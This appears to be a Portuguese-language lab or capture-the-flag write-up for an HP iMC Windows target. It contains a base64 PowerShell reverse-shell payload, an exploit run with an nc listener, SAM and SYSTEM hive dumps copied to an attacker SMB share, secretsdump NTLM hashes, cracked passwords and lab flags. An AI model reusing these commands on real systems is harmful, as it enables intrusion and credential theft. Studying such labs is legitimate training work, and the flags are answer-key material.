AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQ-
BjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcA-
ZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAH-
QAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABl-
AHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJA-
BzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsA-
JABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAG-
UAKAApAA==
```

O script passado acima foi o usado para obrigar o sistema atacado a executar o rev shell




→ Repare que de um lado executamos o script com

```
python3 43198.py
```

→ E de outro abrimos a porta 443 espereando a conexão reversa

```
nc -vnlp 443
```

LAB05: key{R3ad1ngFilesVLAB}



```
    Directory: C:\Program Files\iMC\dbman\bin

Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----        08/12/2017     00:07    1063424 ACE.dll
-a----        08/12/2017     00:07    1069568 ACE_v6.dll
-a----        08/12/2017     00:07     290816 cppasn1.dll
-a----        08/12/2017     00:07     849408 dbman.exe
-a----        08/12/2017     00:07     495104 snmp.dll
-a----        08/12/2017     00:07     498688 snmp_v6.dll
-a----        08/12/2017     00:07         94 start_dbman.bat
-a----        08/12/2017     00:07        842 start_dbman.vbs
-a----        08/12/2017     00:07         78 stop_dbman.bat


PS C:\Program Files\iMC\dbman\bin> cd /
PS C:\> cd read
PS C:\read> ls


    Directory: C:\read

Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----        04/02/2021     18:09        175 files.txt


PS C:\read> cat files.txt
Parabens!

Use a seguinte key para pontuar:

key{R3ad1ngFilesVLAB}

dica: para conseguir resolver os proximos labs aconselhamos que voce consiga uma shell no servidor :)
```

LAB06: CPD01:bk7cpd

+ Uma vez com o acesso à shell do host, salvamos os arquivos sam e system
e enviamos via smb, abrindo este serviço com o os pacotes do impacket

```
reg save hklm\sam samOK
```

```
reg save hklm\system systemOK
```

→ Aqui fizemos as cópias dos arquivos sam e system.
→ Fizemos isso enquanto dentro do diretório Windows/System32/config/RegBack
→ Para transferir para nossa máquina original fizemos o seguinte:
→ Na máquina original, fomos ao diretório /tmp e criamos um diretório chamado hax usando smb

```
impacket-smbserver hax $(pwd) -smb2support
```

```
┌──(root㉿DESKTOP-NJHHNK6)-[/tmp]
└─# impacket-smbserver hax $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (172.30.0.103,59644)
[*] AUTHENTICATE_MESSAGE (\,SRV01)
[*] User SRV01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:hax)
ls
^CTraceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/smbserver.py", line 105, in <module>
    server.start()
  File "/usr/lib/python3/dist-packages/impacket/smbserver.py", line 4887, in start
    self.__server.serve_forever()
  File "/usr/lib/python3.11/socketserver.py", line 233, in serve_forever
    ready = selector.select(poll_interval)
            ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/selectors.py", line 415, in select
    fd_event_list = self._selector.poll(timeout)
                    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
KeyboardInterrupt
^Z
zsh: suspended  impacket-smbserver hax $(pwd) -smb2support
```

→ Esse AUTHENTICATE_MESSAGE (\,SRV01) é a prova de que deu certo
→ Enviamos então os arquivos samOK e systemOK

```
copy samOK \\172.20.1.179\hax
```

```
copy systemOK \\172.20.1.179\hax
```


```
PS C:\Windows\System32\config\RegBack> reg save hklm\sam samOK
The operation completed successfully.

PS C:\Windows\System32\config\RegBack> ls


    Directory: C:\Windows\System32\config\RegBack


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        09/03/2024     21:10          45056 samOK


PS C:\Windows\System32\config\RegBack> reg save hklm\system systemOK
The operation completed successfully.

PS C:\Windows\System32\config\RegBack> ls


    Directory: C:\Windows\System32\config\RegBack


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        09/03/2024     21:10          45056 samOK
-a----        09/03/2024     21:11       11202560 systemOK


PS C:\Windows\System32\config\RegBack> copy samOK \\172.20.1.179\hax
PS C:\Windows\System32\config\RegBack> copy systemOK \\172.20.1.179\hax
```

→ Uma vez completado esse processo, temos que tratar os arquivos na nossa máquina original:


```
impacket-secretsdump -sam samOK -system systemOK LOCAL
```

```
┌──(root㉿DESKTOP-NJHHNK6)-[/tmp]
└─# impacket-secretsdump -sam samOK -system systemOK LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0×f5e388f2045871efc37446288e6d622a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1f233b4583731263d8c54659889dc0a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CPD01:1006:aad3b435b51404eeaad3b435b51404ee:9b6f9e9dd57c57c4f6ff2a5e8c819cdc:::
DEV01:1007:aad3b435b51404eeaad3b435b51404ee:5288d36e2a539296875b393aa763bfcc:::
USER01:1008:aad3b435b51404eeaad3b435b51404ee:9e40973e2cb458449cb1ce3f4a2a2d6b:::
ADM01:1009:aad3b435b51404eeaad3b435b51404ee:25c22286c527ef085b2541e97c740587:::
[*] Cleaning up...
```


→ O único procedimento agora é apenas quebrar os hashes, o que fizemos facilmente com o site hashes.com




LAB07: DEV01:dev0105



LAB08: admd0458



LAB09: vlab{VuLnRISK10winiMC}


Directory: C:\
Mode LastWriteTime Length Name
d---- 08/12/2017 00:08 .ov4n
d---- 08/12/2017 00:42 .smartdraw
d---- 22/08/2013 12:52 PerfLogs
d-r-- 08/12/2017 00:14 Program Files
d---- 08/12/2017 00:14 Program Files (x86)
d---- 04/02/2021 18:06 read
d-r-- 06/12/2017 12:04 Users
d---- 26/01/2020 23:06 Utils
d---- 08/12/2017 01:02 Windows
-a---- 04/02/2021 17:30 75 confidencial.txt
PS C:\> type confidencial.txt
Parabens!
Use a seguinte key para pontuar:
vlab{VuLnRISK10winiMC}